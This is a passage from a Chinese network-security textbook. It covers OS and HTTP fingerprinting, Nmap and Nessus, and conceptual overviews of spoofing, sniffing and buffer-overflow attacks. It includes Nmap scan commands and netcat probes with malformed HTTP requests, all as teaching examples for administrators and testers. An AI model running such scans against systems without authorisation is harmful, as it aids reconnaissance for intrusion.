- **ISN（初始化序列号）** 不同的 OS 在选择 TCP ISN 时采用不同的方法。一些 UNIX 系统采用传统的 64K 递增方法，较新的 Solaris、IRIX、FreeBSD、Digital Unix 和 Cray 等系统则采用随机增量的方法，Linux 2.0、OpenVMS 和 AIX 等系统采用真随机方法，Windows 系统采用一种时间相关的模型。还有一些系统使用常数，如 3Com 集线器使用 0x803，Apple LaserWriter 打印机使用 0xC7001 等。
- **ICMP 错误信息** 在发送 ICMP 错误信息时，不同的 OS 有不同的行为。RFC 1812 建议限制各种错误信息的发送率。有的 OS 做了限制，有的没有。
- **ICMP 消息引用** RFC 规定 ICMP 错误消息可以引用一部分引起错误的原消息。在处理端口不可达消息时，大多数 OS 送回 IP 请求头外加 8 个字节。Solaris 送回的稍多，Linux 更多。有些 OS 会把引起错误消息的头做一些改动再发回来。例如，FreeBSD、OpenBSD、

ULTRIX 和 VAXen 等会改变头的 ID。这种方法功能很强，甚至可以在目标主机没有打开任何监听端口的情况下就识别出 Linux 和 Solaris。

- **分段重组处理** 在做 IP 包的分段重组时，不同 OS 的处理方式不同。有些 OS 会用新 IP 段覆盖旧的 IP 段，而有些则会用旧的 IP 段覆盖新的 IP 段。
- **MSS（最大分段尺寸）** 不同的 OS 有不同的默认 MSS 值，对不同 MSS 值的回应也不尽相同。例如，给 Linux 发送一个 MSS 值很小的包，它一般会把这个值原封不动地返回，但其他系统会返回不同的值。
- **SYN Flood 限度** 在处理 SYN flood 时，不同的 OS 有不同的特点。如果短时间内收到很多的伪造 SYN 包，一些 OS 会停止接受新的连接。有的系统以支持扩展的方式来防止 SYN Flood。

在实践中，网络协议栈指纹方法通常总结上述各种操作系统网络协议栈的细微差异，形成一个指纹数据库。在探测一个系统的时候，通过网络和目标系统进行交互，或者侦听目标系统发往网络的数据包，收集其网络协议栈的行为特点，然后以操作系统指纹数据库为参考，对收集的信息进行分析，从而得出目标主机在运行何种操作系统。下面使用 Nmap 检验上述理论的正确性。Nmap 的-O 参数可以实现上述理论。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.40 所示。

```
C:\nmap -O 192.168.220.128
```




图 6.40 Nmap 操作系统识别技术

在图 6.40 中看到，Nmap 使用-O 参数主动探测目标主机，并综合各种反馈结果，认为目标主机的操作系统版本为 Windows 2003 Server SP1。

6.5.2 被动协议栈指纹识别技术

主动协议栈指纹识别的效率是非常高的，但是就其本质来说其采取的技术是主动的，即需要攻击者向网络中的每个被探测的主机发送数据包，并根据目标主机的反馈猜测其操作系统。这就使攻击者被发现的可能性增大，因此并不是攻击者的首选。

被动协议栈指纹识别技术与主动协议栈指纹识别技术相似，但是这种技术并不向目标系统发送分组，攻击者只是通过被动地监测网络通信来确定目标主机的操作系统。因此，通过监测不同系统之间网络包的情况，就可以确定操作系统。

被动协议栈指纹识别的工作原理的核心是被动签名技术。被动签名指的是每种操作系统在网络通信过程中都表现出了不同的特点，这些特点可以用于标识一个操作系统，因此被称为“被动签名”。

这里以 TCP/IP 会话为例，与此相关的操作系统签名如表 6.3 所示。

表 6.3 与 TCP/IP 会话相关的签名

签名	描述
TTL	操作系统的 TTL（Time-To-Live）设置值
Window Size	窗口大小设置值
DF	操作系统设置的不分段识别位
TOS	操作系统是否设置了服务类型

下面将这些签名的含义解释如下：

- **TTL（Time-To-Live）** 即数据包的“存活时间”，表示一个数据包在被丢弃之前可以通过多少跃点（Hop）。不同操作系统的默认 TTL 值往往是不同的，表 6.4 显示了已知的一些操作系统及其相应版本号的 TTL 值。

表 6.4 常见操作系统的 TTL 值

操作系统	版本号	体系结构	TTL 值
Windows	9x/NT/2000	Intel	128
Digital Unix	4.0	Alpha	60
Linux	2.2.x	Intel	64
Netware	4.11	Intel	128
AIX	4.3.x	IBM/RS6000	60
Cisco	12.0	2514	255
Solaris	8	Intel/Sparc	64

- **DF（不分段）位识别** 不同 OS 对 DF 位有不同的处理方式，有些 OS 设置 DF 位，有些不设置 DF 位，还有一些 OS 在特定场合设置 DF 位，在其他场合不设置 DF 位。
- **Window Size（窗口大小）** TCP 接收（发送）窗口大小。它决定了接收信息的机器在收到多少数据包后发送 ACK 包。特定操作系统默认的 Window Size 是常数，例如 AIX 用 0x3F25，而 Windows、OpenBSD 和 FreeBSD 用 0x402E。一般地，UNIX 的 Window Size 较大。MS Windows、路由器和交换机等的 Window Size 较小。

通过被动地分析每种属性，并将结果与已知的属性库进行比较，就可以确定目标操作系统的版本。当然这种方法也不能保证百分之百的准确，但是如果将各种方法结合起来，结果就要可靠一些。

6.5.3 其他的指纹识别技术

还有一些指纹识别技术，如根据主机开放的独特端口识别相应的主机，还有 HTTP 指纹识别技术等，这里将简单地介绍一下。

根据主机使用的独特端口发现目标主机的操作系统版本号码。这种方法的基本原理是一些操作系统会开放特殊的端口，如 Windows 的 137 和 139，Windows 2000 的 445，以及一些网络设备，如入侵检测系统、防火墙等也开放了自己的特殊端口。可以根据这些操作系统独有的特性分析判断操作系统的版本。

执行 HTTP 协议时，不同的 Web 服务器存在差异，而从 Web 服务器往往可以判断出 OS 类型。Web 服务器的差异体现在如下方面：

- HTTP 指纹识别技术是近来比较热门的应用层的识别技术，该技术主要解决 HTTP 服务器和 HTTP 应用程序的安全性问题。从网络管理员的立场来看，保持对各种 Web 服务器的监视和追踪使得 HTTP 指纹识别变得比较容易，HTTP 指纹识别也使信息系统和安全策略变得自动化。在基于已经设置了审核策略的特殊平台或是特殊 Web 服务器上，安全测试工具可以使用 HTTP 指纹识别来减少测试所需要的配置。
- HTTP 指纹识别技术的原理大致是通过记录不同服务器对 HTTP 协议执行中的微小差别来进行识别的。HTTP 指纹识别比 TCP/IP 堆栈指纹识别复杂得多，因为定制 HTTP 服务器的配置文件、增加插件或组件使更改 HTTP 的响应信息变得很容易，这样却使识别变得困难。然而定制 TCP/IP 堆栈的行为需要对核心层进行修改，所以就容易识别。

获取 HTTP 应答头信息即旗标，是 HTTP 指纹识别中最简单的，可以通过一个 TCP 客户端如 NetCat 来实现，一般用得较多的是 Telnet 的 80 端口，然后发送命令来得到响应信息。这里以 NetCat 为例，以下是 3 个不同 HTTP 服务器的响应信息：

- Apache 1.3.23 Server

```
Http/1.1 200 OK
Date: Mon, 08 Sep 2003 17: 10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Mon, 08 Sep 2003 03: 48: 19 GMT
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

- Microsoft IIS 5.0 Server

```
Http/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Mon, 08 Sep 2003 01: 41: 33 GMT
Date: Mon, 08 Sep 2003 16: 41: 33 GMT
Content-Type: text/html
Accept-Ranges: bytes
```

```
Last-Modified: Mon, 08 Sep 2003 15: 32: 21 GMT
ETag: "b0aac0542e25c31: 89d"
Content-Length: 7369
```

◆ Netscape Enterprise 4.1 Server

```
Http/1.1 200 OK
Server: Netscape-Enterprise/4。1
Date: Mon, 08 Sep 2003 16: 19: 04 GMT
Content-type: text/html
Last-modified: Mon, 08 Sep 2002 15: 37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

在很多情况下，获取旗标是一种很好的识别方法。但是，网络管理员会选择通过配置或增加插件来更改或模糊服务器的旗标信息。当然，这样的设置的确自动阻止了很多对 HTTP 服务器的攻击。

要让服务器返回不同的旗标信息，设置是很简单的，像 Apache 这样的开源 HTTP 服务器，用户可以在源代码里修改旗标信息，然后重启动 HTTP 服务即可生效。对于没有公开源代码的 HTTP 服务器，比如微软的 IIS 或者 Netscape，可以在存放旗标信息的 DLL 文件中修改，因此仅仅从旗标信息来判断 HTTP 服务器类型是远远不够的。

另外一种方法是根据协议行为判断操作系统的信息。在执行 HTTP 协议时，几乎所有的 HTTP 服务器都有其独特的方法。如果 HTTP 请求是合法并且规则的，HTTP 服务器返回的应答信息就是符合 RFC 描述的。但是如果发送畸形的 HTTP 请求，这些服务器的响应信息就不同了。不同服务器对 HTTP 协议行为表现的不同就是 HTTP 指纹识别技术的基本根据和原理。

发送不同的 HTTP 请求以观察不同 HTTP 服务器对不同请求所返回的响应信息，如表 6.5 所示。

表 6.5 HTTP 请求

HTTP 请求	描述
HEAD / Http/1.0	发送基本的 HTTP 请求
DELETE / Http/1.0	发送那些不被允许的请求，比如 DELETE 请求
GET / Http/3.0	发送一个非法版本的 HTTP 协议请求
GET / JUNK/1.0	发送一个非正确规格的 HTTP 协议请求

首先发送第一个基本的 HTTP 请求 HEAD/Http/1.0，然后分析 HTTP 响应里的信息，并对头信息里项的排序进行分析。发送的请求命令如下：

```
C: >nc apache.example.com 80    //按回车键
HEAD / Http/1.0                  //输入后按回车键
```

Apache 1.3.23 响应信息如下：

```
Http/1.1 200 OK
Date: Mon, 08 Sep 17: 10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03: 48: 19 GMT
```

```
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

IIS 5.0 响应信息如下：

```
Http/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: Http: //iis.example.com/Default.htm
Date: Mon, 08 Sep 20: 13: 52 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Mon, 08 Sep 2003 10: 10: 50 GMT
ETag: W/"e0d362a4c335be1: ae1"
Content-Length: 133
```

Netscape Enterprise 4.1 响应信息如下：

```
Http/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 08 Sep 2003 06: 01: 40 GMT
Content-type: text/html
Last-modified: Mon, 08 Sep 2003 01: 37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

从结果中可以看出 Apache 头信息里的 Server 和 Date 项的排序是不同的。

接着发送第二个 HTTP 请求 DELETE / Http/1.0，分析不同 HTTP 服务器对非法请求的应答信息的不同。发送的请求命令如下：

```
C: >nc apache.Example.com 80
DELETE / Http/1.0
```

Apache 1.3.23 响应信息如下：

```
Http/1.1 405 Method Not Allowed
Date: Mon, 08 Sep 2003 17: 11: 37 GMT
Server: Apache/1.3.23
Allow: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, PATCH, PROPFIND,
PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, TRACE
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

IIS 5.0 响应信息如下：

```
Http/1.1 403 Forbidden
Server: Microsoft-IIS/5.0
Date: Mon, 08 Sep 2003 20: 13: 57 GMT
```

```
Content-Type: text/html
Content-Length: 3184
```

Netscape Enterprise 4.1 响应信息如下：

```
Http/1.1 401 Unauthorized
Server: Netscape-Enterprise/4.1
Date: Mon, 08 Sep 2003 06: 03: 18 GMT
WWW-authenticate: Basic realm="WebServer Server"
Content-type: text/html
Connection: close
```

比较结果可以看出，Apache 响应的是“405 Method Not Allowed”，IIS 响应的是“403 Forbidden”，Netscape 响应的是 “401 Unauthorized”。对 DELETE 请求，响应的信息是完全不同的。

第三次发送非法的 HTTP 协议版本请求，比如 GET / Http/3.0，事实上 HTTP 3.0 是不存在的。发送请求命令如下：

```
C: >nc apache.example.com 80
GET / Http/3.0
```

Apache 1.3.23 响应信息如下：

```
Http/1.1 400 Bad Request
Date: Mon, 08 Sep 2003 17: 12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

IIS 5.0 响应信息如下：

```
Http/1.1 200 OK
Server: Microsoft-IIS/5。0
Content-Location: Http: //iis.example.com/Default.htm
Date: Mon, 08 Sep 2003 20: 14: 02 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Mon, 08 Sep 2003 20: 14: 02 GMT
ETag: W/"e0d362a4c335be1: ae1"
Content-Length: 133
```

Netscape Enterprise 4.1 响应信息如下：

```
Http/1.1 505 Http Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 08 Sep 2003 06: 04: 04 GMT
Content-length: 140
Content-type: text/html
Connection: close
```

比较结果可以看出 Apache 响应的是 “400 Bad Request”，IIS 忽略了这个请求，响应信息是

“OK”，并且还返回了网站根目录的HTML数据信息，而Netscape响应的是“505 Http Version Not Supported”。

第4次发送的是GET / JUNK/1.0请求，发送请求命令如下：

```
C: >nc apache.example.com 80
GET / JUNK/1.0
```

Apache 1.3.23响应信息如下：

```
Http/1.1 200 OK
Date: Sun, 15 Jun 2003 17: 17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03: 48: 19 GMT
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

IIS 5.0响应信息如下：

```
Http/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20: 14: 34 GMT
Content-Type: text/html
Content-Length: 87
```

Netscape Enterprise 4.1响应信息如下：

```
<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand。
</BODY></HTML>
```

比较结果可以看出，Apache忽视了不规则的协议JUNK，还返回了“200 OK”和根目录的一些信息，IIS响应的是“400 Bad Request”，Netscape几乎没有返回HTTP头信息，只是用HTML格式的信息来表明这是个错误请求。

根据这些试验可以看出，HTTP指纹识别技术可以很简单地辨别不同的HTTP服务器，如表6.6所示。

表6.6 HTTP指纹识别技术识别的操作系统信息

服务器	头信息项排序	DELETE请求	非法版本	不规则协议
Apache 1.3.23	Date, Server	405	400	200
MS IIS 5.0	Server, Date	403	200	400
Netscape 4.1	Server, Date	401	505	no header

最后一种指纹识别技术是打印机服务程序指纹。RFC 1179规定了请求打印服务时要遵循的协议。在实践中，如果打印请求符合RFC 1179格式，不同操作系统表现行为相同；但当打印请求不

符合 RFC 1179 格式时，不同操作系统就会体现出差别。

例如，对一个非法格式的请求，Solaris 这样回应：

```
Reply: Invalid protocol request (77): xxxxxx
```

AIX 系统这样回应：

```
Reply: 0781-201 ill-formed FROM address.
```

大多数操作系统会给出不同的响应信息。个别操作系统会给出长度为 0 的回应。对于 Windows，则是通过专有的 SMB 协议（Server Message Block Protocol）来实现打印机的共享。

虽然在扫描过程中可以使用各种扫描方法对目标系统进行探测，这些探测方法也是非常有效的，但是应该注意到，除此之外还存在着一些专门的攻击技术和方法，这些方法可以使用一些特别的方式对目标系统的薄弱点进行渗透。目前常见的攻击技术有欺骗攻击方式，这种方式包括 IP 欺骗（IP Spoofing）、DNS 欺骗、ARP 欺骗、Web 欺骗等。此外，攻击方式还有 Sniffing 攻击、缓冲区溢出攻击、拒绝服务攻击、SYN Flooding 攻击、Smurf 攻击和系统超载。

6.6 扫描过程中的攻击技术

扫描过程中因为测试的需要，肯定会发生一些攻击性的行为，这些行为模拟了黑客的部分工作，但是并不会对目标主机造成任何伤害。本节将介绍一些常见的攻击手段，如 IP 欺骗、DNS 欺骗、缓冲区溢出和 Sniffing 攻击。

6.6.1 IP 欺骗

欺骗攻击技术是一种通过伪造来自某个受信任地址的数据包来让某台计算机鉴别另一台计算机的攻击技术。这种攻击技术的基本原理是主机之间存在着信任关系，但是目前的这种信任关系仅仅来自于简单的 IP 地址信任，也就给攻击者提供了可乘之机。同时，问题并不仅仅存在于 IP 地址，也存在于 IP 会话中。

IP 地址的任务是进行数据包的传输。一般来说，IP 进行的数据包传输是不可靠的，即不能绝对保证数据包会完整地到达，所以需要在数据包的传送过程中采取一种可靠的方式，这种方式就是 TCP 传输。TCP 能够保证 IP 包准确、可靠地传输，它带有的数据包差错检验处理机制是按照顺序进行的。如果发送了 3 个数据包，则接收时也需要按照发送顺序进行接收。为了保证顺序的可靠性，在 TCP 层使用了序号的概念。

序号用于对接收数据进行应答。在建立 TCP 连接的开始，客户端以某个初始序号发送一个 TCP 数据包。如果连接的另一端有一个服务程序在运行，服务器会发回一个 TCP 数据包，其中包括自身的初始序号和一个以客户端序号加 1 构成的应答。客户端接收到这个数据包以后，必须返回其应答，即服务器端的初始序号加 1。因此，建立一个 TCP 连接需要发送 3 个数据包。

黑客针对这个机制会通过两个步骤来实现欺骗攻击。首先伪造源地址，其次维护一个与目标系统的会话。第二个步骤是非常关键的，因为需要确定一个与正常会话过程完全相同的序号。因此对于序号的推测非常关键，这一步实现起来难度很大。

从以上叙述中可以看出 IP 欺骗是欺骗攻击技术的一种方式，其最关键的步骤在于需要猜测正

常会话中的序号。通过猜测 TCP 序号可以实现会话劫持，这影响到了很多操作系统，如 UNIX 和 Windows 等。

6.6.2 DNS 欺骗

DNS 欺骗指黑客入侵到了 DNS 服务器中并明确修改了主机名－IP 地址表，这些信息经过修改后会写入 DNS 服务器上的转换表数据库中。当某个客户端进行一次查询请求时，就会得到一个伪造的地址，而该地址已经被黑客控制了。

不过 DNS 欺骗很容易检测。如果怀疑某个 DNS 服务器受到了 DNS 欺骗，就轮询其余的 DNS 服务器，除非最初的服务器已经遭到破坏，否则立刻就会显示其已经被欺骗的证据，同时受攻击的 DNS 服务器报告的结果和其余服务器报告的结果显示为不同。如果最初受欺骗的服务器已经被破坏的时间过长，单靠轮询就不够了，因为伪造的主机名–IP 地址表数据库可能已经传播到其余的 DNS 服务器上。

6.6.3 Sniffing 攻击

通常在同一个网段的所有网络接口上都有访问在物理媒体上传输的所有数据的能力，而每个网络接口都还应该有一个硬件地址，该硬件地址不同于网络中存在的其他网络接口的硬件地址；同时，每个网络接口至少还要一个广播地址。在正常情况下，一个合法的网络接口应该只响应如下两种数据帧：

- 帧的目标区域具有和本地网络接口相匹配的硬件地址。
- 帧的目标区域具有广播地址。

在接收到上面两种情况的数据包时，网卡通过 CPU 产生一个硬件中断，该中断能引起操作系统注意，然后将帧中所包含的数据传送给系统做进一步处理。

Sniffer 是一种能将本地网卡状态设成混杂模式的软件，当网卡处于混杂模式时，该网卡具备“广播地址”，其对所有遭遇到的每一个帧都会产生一个硬件中断以便提醒操作系统处理流经该物理媒体上的每一个报文包。

可见，Sniffer 工作在网络环境中的底层，该软件会拦截所有正在网络上传送的数据，并且通过相应的软件处理，实现对这些数据内容的实时分析，进而获得所处的网络状态和整体布局。

Sniffer 是极其安静的，该软件是一种消极的安全攻击。

黑客可以通过后门方式在目标系统中安装 Sniffer 软件，并让该软件保持一直运行的状态，该软件可能会被隐藏在隐蔽的路径下，并且在系统进程中是不可见的。一般的黑客会定期访问目标系统，并提取 Sniffer 软件抓取到的日志文件，远程分析日志中可以利用的明文信息，如果这些信息中有银行密码、系统账号、电子邮件等，就会给黑客带来可乘之机。

6.6.4 缓冲区溢出

缓冲区溢出攻击利用了目标程序的缓冲区溢出漏洞，通过操作目标程序堆栈并暴力改写其返回地址，从而获得目标控制权。它的原理是，当向一个有限空间的缓冲区复制过长的字符串时，会带来两种后果，一是过长的字符串覆盖了相邻的存储单元而造成程序瘫痪，甚至造成宕机、系统或进程重启等；二是可让攻击者运行恶意代码，执行任意指令，甚至获得超级权限等。

事实上，利用这种缓冲区溢出漏洞而发起的攻击屡见不鲜。早在 1988 年，美国康奈尔大学的计算机科学系研究生，23 岁的莫里斯利用 UNIX fingered 程序不限制输入长度的漏洞，输入 512 个字符后使缓冲区溢出。莫里斯又写了一段特别大的程序使他的恶意程序能以 root（根）身份执行，并感染到其他机器上。当年名噪一时的 SQL Slammer 蠕虫王的发作原理，就是利用未及时更新补丁的 MS SQL Server 数据库缓冲区溢出漏洞，采用不正确的方式将数据发到 MS SQL Server 的监听端口，这个错误可以引起缓冲区溢出攻击。攻击代码通过缓冲区溢出获得非法权限后，被攻击主机上的 Sqlserver.exe 进程会尝试向随机的 IP 地址不间断发送攻击代码，感染其他机器，最终形成 UDP Flood，造成网络堵塞甚至瘫痪。

由上可知，缓冲区溢出攻击通常是在一个字符串里综合代码植入和激活记录。如攻击者将目标定为具有溢出漏洞的自动变量，然后向程序传递超长的字符串，进而引发缓冲区溢出。经过精巧设计的攻击代码以一定的权限运行漏洞程序，获得目标主机的控制权。这种攻击手段之所以屡次得逞，主要是利用了程序中边境条件、函数指针等设计不当的问题，即利用了 C 程序本身的不安全性。大多数 Windows、Linux、UNIX 系列的开发都依赖于 C 语言，所以缓冲区溢出攻击成为操作系统、数据库等应用程序最普遍的漏洞之一。

6.7 扫描工具

好的扫描工具是黑客手中的利器，也是网络管理员手中重要的武器。本节将介绍三款著名的扫描器，它们均为开源或者免费的扫描器，也是迄今为止最好的扫描器。

6.7.1 Nmap：扫描器之王

Nmap 是历史上最成功的开源扫描器，Nmap 常常被用于允许系统管理员查看网络系统中有哪些主机及其上运行何种服务。Nmap 支持多种协议的扫描，如 UDP、TCP connect( )、TCP SYN（半开放）、ICMP（Ping 扫描）、FIN、ACK sweep、Xmas Tree、SYN sweep 和 Null 扫描。Nmap 还提供一些实用功能，如通过 TCP/IP 来鉴别操作系统类型、秘密扫描、动态延迟和重发、平行扫描，通过并行的 Ping 侦测下属的主机、欺骗扫描、端口过滤探测、直接 RPC 扫描、分布扫描、灵活的目标选择及端口描述。安装 Nmap 需要用到一个称为“Windows 包捕获库”的驱动程序 WinPcap。WinPcap 的作用是帮助调用程序（即 Nmap）捕获通过网卡传输的原始数据。

从网址 http://www.winpcap.org/上可以下载 WinPcap 的最新版本，这里使用的是 Windows 版本。下载得到的是一个可执行文件，直接双击进行安装即可。安装好后需要重新启动 Windows。从网址 http://insecure.org/nmap/上可以下载 Nmap 的最新版本。下载之后解压缩，无须安装。除了执行文件 nmap.exe 之外，还有下列参考文档：

- nmap-os-fingerprints，列出了500多种网络设备和操作系统的堆栈标识信息。
- nmap-protocols:Nmap，执行协议扫描的协议清单。
- nmap-rpc，即远程过程调用（RPC）服务清单，Nmap用它来确定在特定端口上监听的应用类型。
- nmap-services，一个TCP/UDP服务清单，Nmap用它来匹配服务名称和端口号。

图6.41所示是使用中的Nmap界面，Nmap除了命令行外还提供了图形界面，图形界面需要另外安装，其功能与命令行界面完全相同。因为多数人都习惯使用命令行界面，这里仅就命令行界面做一个介绍。




图6.41 使用中的Nmap

Nmap支持4种最基本的扫描方式：TCP connect( )端口扫描（-sT参数）、TCP同步（SYN）端口扫描（-sS参数）、UDP端口扫描（-sU参数）和Ping扫描（-sP参数）。这4种扫描方式在前几节中都已介绍过了。

Nmap支持丰富灵活的命令行参数。例如，如果要扫描192.168.7网络，可以用192.168.7.x/24（x表示0~255之间的整数）或192.168.7.0-255的形式指定IP地址范围。指定端口范围使用-p参数，如果不指定要扫描的端口，Nmap默认扫描1至1024再加上nmap-services列的端口。

如果要查看Nmap运行的详细过程，只要启用verbose模式，即加上-v参数，或者加上-vv参数即可获得更加详细的信息。例如：

```
nmap -sS 192.168.7.0-255 -p 20,21,53-110,30000- -v
```

该命令表示执行一次TCP SYN扫描，启用verbose模式，要扫描的网络是192.168.7，检测20、21、53至110及30000以上的端口（指定端口清单时，中间不要插入空格）。比如，nmap -sS 192.168.7.1/24 -p 80，表示扫描192.168.7子网，查找在80端口监听的服务器。

有些网络设备，例如路由器和网络打印机，可能禁用或过滤某些端口，禁止对该设备或跨越该设备扫描。初步侦测网络情况时，-host_timeout<毫秒数>参数很有用，它表示超时时间，例如下述命令，该规定超时时间是10000毫秒。

```
nmap -sS host_timeout 10000 192.168.0.1
```

网络设备上被过滤掉的端口一般会大大延长侦测时间，设置超时参数有时可以显著降低扫描网

络所需的时间。Nmap 会显示出哪些网络设备响应超时，这时就可以对这些设备进行个别处理，保证大范围网络扫描的整体速度。当然，host_timeout 到底可以节省多少扫描时间，最终还是由网络上被过滤的端口数量决定。

Nmap 的帮助手册详细说明了命令行参数的用法，虽然 man 文档是针对 UNIX 版 Nmap 编写的，但同样提供了 Win32 版本的说明。

6.7.2 Nessus：分布式的扫描器

Nessus 是免费的开源软件，可以从网址 http://www.nessus.org/上下载到。目前 Nessus 已经开发到 3.0 版，并且提供了 Windows 版本。Nessus 是基于 C/S 的分布式软件，如果有条件可以先安装 Nessus 的服务器版，然后在需要使用的计算机上再安装客户端，即可使用。也可以直接在本地安装 Nessus 软件，这种方式其实就是将服务器端和客户端安装在同一台计算机上，也可使用。

Nessus 的 Windows 版本界面较为简单，如图 6.42 所示。




图 6.42 Nessus 的 Windows 界面

